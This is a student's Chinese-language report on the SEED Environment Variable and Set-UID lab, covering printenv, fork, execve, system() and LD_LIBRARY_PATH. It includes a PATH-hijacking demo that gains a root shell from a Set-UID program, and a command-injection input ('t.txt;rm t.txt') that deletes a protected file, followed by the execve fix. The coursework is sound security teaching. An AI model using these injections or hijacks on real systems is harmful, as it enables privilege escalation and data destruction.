


网络空间安全实验

Environment Variable and SetUID Program Lab

57119126 傅寒青


Task 1: Manipulating Environment Variables

使用 printenv 命令打印出环境变量，操作如下图



```
seed@VM: ~  
[07/06/21]seed@VM:~$ printenv  
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/ffc2cec8_0391_43c6_b27c_567b89b37ed9  
INVOCATION_ID=1ebcb98f172e40d0821495bfc1d51782  
MANAGERPID=1260  
GJS_DEBUG_OUTPUT=stderr  
LESSCLOSE=/usr/bin/lesspipe %s %s  
XDG_SESSION_CLASS=user  
TERM=xterm-256color  
LESSOPEN=| /usr/bin/lesspipe %s  
USER=seed  
GNOME_TERMINAL_SERVICE=:1.107  
DISPLAY=:0  
SHLVL=1  
QT_IM_MODULE=ibus  
XDG_RUNTIME_DIR=/run/user/1000  
JOURNAL_STREAM=9:35282  
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/var/lib/snapd/desktop  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:  
GDMSESSION=ubuntu  
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus  
_=usr/bin/printenv  
[07/06/21]seed@VM:~$
```

再使用 export 和 unset 设置和删除环境变量
可通过使用 printenv 命令显示设置的环境变量



```
seed@VM: ~  
[07/06/21]seed@VM:~$ export Fuhanqing="123456"  
[07/06/21]seed@VM:~$ printenv Fuhanqing  
123456  
[07/06/21]seed@VM:~$ unset Fuhanqing  
[07/06/21]seed@VM:~$ printenv Fuhanqing  
[07/06/21]seed@VM:~$
```

在 unset 之后所 export 的环境变量被删除，无法再通过 printenv 显示。

Task 2: Passing Environment Variables from Parent Process to Child Process

修改前与修改后的代码如下：

```
Open  myprintenv.c  Save  -  +  X
1#include <unistd.h>
2#include <stdio.h>
3#include <stdlib.h>
4
5extern char **environ;
6void printenv()
7{
8    int i = 0;
9    while (environ[i] != NULL) {
10        printf("%s\n", environ[i]);
11        i++;
12    }
13}
14
15void main()
16{
17    pid_t childPid;
18    switch(childPid = fork()) {
19        case 0:
20            printenv();
21            exit(0);
22        default:
23            //printenv();
24            exit(0);
25    }
26}
```

```
Open  myprintenv.c  Save  -  +  X
1#include <unistd.h>
2#include <stdio.h>
3#include <stdlib.h>
4
5extern char **environ;
6void printenv()
7{
8    int i = 0;
9    while (environ[i] != NULL) {
10        printf("%s\n", environ[i]);
11        i++;
12    }
13}
14
15void main()
16{
17    pid_t childPid;
18    switch(childPid = fork()) {
19        case 0:
20            //printenv();
21            exit(0);
22        default:
23            printenv();
24            exit(0);
25    }
26}
```

```
seed@VM: ~  
[07/06/21] seed@VM:~$ gcc myprintenv.c -o myprintenv.out  
[07/06/21] seed@VM:~$ myprintenv.out > 1.txt  
[07/06/21] seed@VM:~$ vi myprintenv.c  
[07/06/21] seed@VM:~$ rm myprintenv.out  
[07/06/21] seed@VM:~$ gcc myprintenv.c -o myprintenv.out  
[07/06/21] seed@VM:~$ myprintenv.out > 2.txt  
[07/06/21] seed@VM:~$ diff 1.txt 2.txt  
[07/06/21] seed@VM:~$
```

将修改前的代码和修改后的代码编译之后运行输出到 1.txt 和 2.txt，使用 diff 命令进行比较，diff 命令无输出，说明两者完全相同。结果表明使用 fork 函数，子进程环境变量会继承父进程环境变量。

Task 3: Environment Variables and execve()

将实验所给代码分别存入 a.c 和 b.c

| a.c | b.c |
|---|--|
| <pre>1#include <stdio.h> 2#include <stdlib.h> 3#include <unistd.h> 4extern char **environ; 5 6int main() 7{ 8 char *argv[2]; 9 argv[0] = "/usr/bin/env"; 10 argv[1] = NULL; 11 execve("/usr/bin/env", argv, NULL); 12 return 0; 13}</pre> | <pre>1#include <stdio.h> 2#include <stdlib.h> 3#include <unistd.h> 4extern char **environ; 5 6int main() 7{ 8 char *argv[2]; 9 argv[0] = "/usr/bin/env"; 10 argv[1] = NULL; 11 execve("/usr/bin/env", argv, environ); 12 return 0; 13}</pre> |

编译执行后得到以下结果

```
[07/06/21] seed@VM:~$ cd task3  
[07/06/21] seed@VM:~/task3$ vi a.c  
[07/06/21] seed@VM:~/task3$ vi b.c  
[07/06/21] seed@VM:~/task3$ gcc a.c -o a.out  
[07/06/21] seed@VM:~/task3$ gcc b.c -o b.out  
[07/06/21] seed@VM:~/task3$ a.out  
[07/06/21] seed@VM:~/task3$
```

```
[07/06/21] seed@VM:~$ cd task3  
[07/06/21] seed@VM:~/task3$ vi a.c  
[07/06/21] seed@VM:~/task3$ vi b.c  
[07/06/21] seed@VM:~/task3$ gcc a.c -o a.out  
[07/06/21] seed@VM:~/task3$ gcc b.c -o b.out  
[07/06/21] seed@VM:~/task3$ a.out  
[07/06/21] seed@VM:~/task3$ b.out
```

```
seed@VM: ~/task3
*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f158af3e_9a35_45d1_bad9_a3dbe5d469b9
INVOCATION_ID=1ebcb98f172e40d0821495bfc1d51782
MANAGERPID=1260
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.151
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:35282
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
OLDPWD=/home/seed
_=./b.out
[07/06/21]seed@VM:~/task3$
```

a. out 执行无输出，而 b.out 的执行输出了环境变量。

execve 函数的第二个参数是利用指针数组来传递给执行文件，并且需要以空指针结束，第三个参数是传递给执行文件的新环境变量数组。当第三个参数设置为 NULL 时，无打印信息，设置为外部环境数组 environ 时，就可以打印出环境变量信息。


Task 4: Environment Variables and system()

将实验代码写入 task4.c

```
task4.c
~/task4

1#include <stdio.h>
2#include <stdlib.h>
3int main
4{
5    system("/usr/bin/env");
6    return 0;
7}
```

编译并运行程序，得到结果如下：




```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities Terminal Jul 6 04:06
seed@VM: ~/task4
31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.
jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=
01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31
:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35
:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.t
iff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg
=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=0
1;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:
*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf
=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;
36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:
*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xs
pf=00;36:
GNOME_TERMINAL_SERVICE=:1.163
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
GJS_DEBUG_OUTPUT=stderr
QT_IM_MODULE=ibus
PWD=/home/seed/task4
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/var/lib/snapd/desktop
VTE_VERSION=6003
[07/06/21]seed@VM:~/task4$
```


system() 函数调用/bin/sh 来执行参数指定的命令, 参数中指定的” /usr/bin/env” 则是打印环境变量的命令, 程序成功打印环境变量。

Task 5: Environment Variable and Set-UID Programs

task5.c 程序代码如下:



```
task5.c
~/task5
Save
1#include <stdio.h>
2#include <stdlib.h>
3
4extern char **environ;
5int main()
6{
7    int i = 0;
8    while (environ[i] != NULL) {
9        printf("%s\n", environ[i]);
10       i++;
11    }
12}
```



```
seed@VM: ~/task5
[07/06/21]seed@VM:~$ cd task5
[07/06/21]seed@VM:~/task5$ gcc task5.c -o task5.out
[07/06/21]seed@VM:~/task5$ sudo chown root task5.out
[07/06/21]seed@VM:~/task5$ sudo chmod 4755 task5.out
[07/06/21]seed@VM:~/task5$ export PATH=$PATH:/home
[07/06/21]seed@VM:~/task5$ export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/home
[07/06/21]seed@VM:~/task5$ export Fuhangqing=123456
[07/06/21]seed@VM:~/task5$
```

按照实验操作修改权限和添加环境变量后, 运行 task5 程序

得到


```
[07/06/21]seed@VM:~/task5$ task5.out | grep PATH
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/
games:/snap/bin:./:/home
[07/06/21]seed@VM:~/task5$ task5.out | grep LIBRARY
[07/06/21]seed@VM:~/task5$ task5.out | grep Fuhanqing
Fuhanqing=123456
[07/06/21]seed@VM:~/task5$ █
```

PATH 变量和自设环境变量均被修改，LD_LIBRARY_PATH 则不显示。

LD_LIBRARY_PATH 是一个环境变量，它的作用是让动态链接库加载器(ld.so)在运行时(run-time)有一个额外的选项，即增加一个搜索路径列表。这个环境变量中，可以存储多个路径，用冒号分隔。它的厉害之处在于，搜索 LD_LIBRARY_PATH 所列路径的顺序，先于嵌入到二进制文件中的运行时搜索路径，也先于系统默认加载路径(如/usr/lib)。

出于安全原因，对于已经设置 setuid 的可执行文件，LD_LIBRARY_PATH 则被完全忽略。从而让 LD_LIBRARY_PATH 的用处大打折扣。


Task 6: The PATH Environment Variable and Set-UID Programs



```
task6.c
1#include <stdlib.h>
2
3int main()
4{
5    system("ls");
6    return 0;
7}

mys.c
1#include <stdlib.h>
2
3int main()
4{
5    system("/bin/sh");
6    return 0;
7}
```

将题目所提供代码和自己的代码分别编译成 task6.out 和 ls



```
seed@VM: ~/task6
[07/06/21]seed@VM:~$ cd task6
[07/06/21]seed@VM:~/task6$ vi task6.c
[07/06/21]seed@VM:~/task6$ vi myls.c
[07/06/21]seed@VM:~/task6$ gcc task6.c -o task6.out
[07/06/21]seed@VM:~/task6$ gcc myls.c -o ls
[07/06/21]seed@VM:~/task6$ sudo chown root task6.out
[07/06/21]seed@VM:~/task6$ sudo chmod 4755 task6.out
[07/06/21]seed@VM:~/task6$ export PATH=/home/seed/task6:$PATH
[07/06/21]seed@VM:~/task6$ task6.out
$ █
```

更改 task6.out 为 setUID 程序，添加环境变量后 调用 task6.out 程序成功得到 root 权限 shell

Task 8: Invoking External Programs Using system() versus execve()

task8 中 catall 代码如下:

```
Open catall.c ~/task8 Save
1#include <string.h>
2#include <stdio.h>
3#include <stdlib.h>
4
5int main(int argc, char *argv[])
6{
7    char *v[3];
8    char *command;
9    if(argc < 2) {
10        printf("Please type a file name.\n");
11        return 1;
12    }
13    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
14    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
15    sprintf(command, "%s %s", v[0], v[1]);
16    system(command);
17    //execve(v[0], v, NULL);
18    return 0;
19}
```

将 catall 程序设置成 set UID 程序

```
seed@VM: ~/task8
[07/06/21]seed@VM:~$ cd task8
[07/06/21]seed@VM:~/task8$ gcc catall.c -o catall
[07/06/21]seed@VM:~/task8$ sudo chown root catall
[07/06/21]seed@VM:~/task8$ sudo chmod 4755 catall
[07/06/21]seed@VM:~/task8$
```

```
user@VM: /home/seed/task8
[07/06/21]seed@VM:~$ cd task8
[07/06/21]seed@VM:~/task8$ sudo su
root@VM:/home/seed/task8# vi t.txt
root@VM:/home/seed/task8# chmod 700 t.txt
root@VM:/home/seed/task8# su user
user@VM:/home/seed/task8$ rm t.txt
rm: remove write-protected regular file 't.txt'? y
rm: cannot remove 't.txt': Permission denied
user@VM:/home/seed/task8$

[07/06/21]seed@VM:~/task8$ sudo su user
user@VM:/home/seed/task8$ ./catall "t.txt;rm t.txt"
123456789
user@VM:/home/seed/task8$ ls
catall  catall.c  task8
user@VM:/home/seed/task8$
```

设置 t.txt 权限为 700, user1 用户使用 rm 命令无法删除
使用所编写的程序命令 catall “t.txt;rm t.txt” 即可删除

使用 ls 命令 目录里已经不存在 t.txt 文件

```
Open  catall.c  Save  ~/task8
1#include <string.h>
2#include <stdio.h>
3#include <stdlib.h>
4
5int main(int argc, char *argv[])
6{
7    char *v[3];
8    char *command;
9    if(argc < 2) {
10        printf("Please type a file name.\n");
11        return 1;
12    }
13    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
14    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
15    sprintf(command, "%s %s", v[0], v[1]);
16    //system(command);
17    execve(v[0], v, NULL);
18    return 0;
19}
```

将 c 文件中的 system 函数注释掉，写入 execve 函数，重新编译

```
user@VM:/home/seed/task8$ ./catall "t.txt;rm t.txt"
/bin/cat: 't.txt;rm t.txt': No such file or directory
user@VM:/home/seed/task8$
```

将所得程序设为 set UID 程序，再次使用 ./catall “t.txt;rm t.txt” 命令，无法将 t.txt 删除。

实验总结

本次实验我了解到了 Set-UID 特权程序的原理以及一些攻击方法，知晓了环境变量这一隐藏的输入可能会给 Set-UID 程序带来问题造成权限泄露。

以及 system 函数与 execve 函数之间的区别，system 是直接使用 shell 执行命令，execve 是请求操作系统执行，execve 相较 system 更加安全。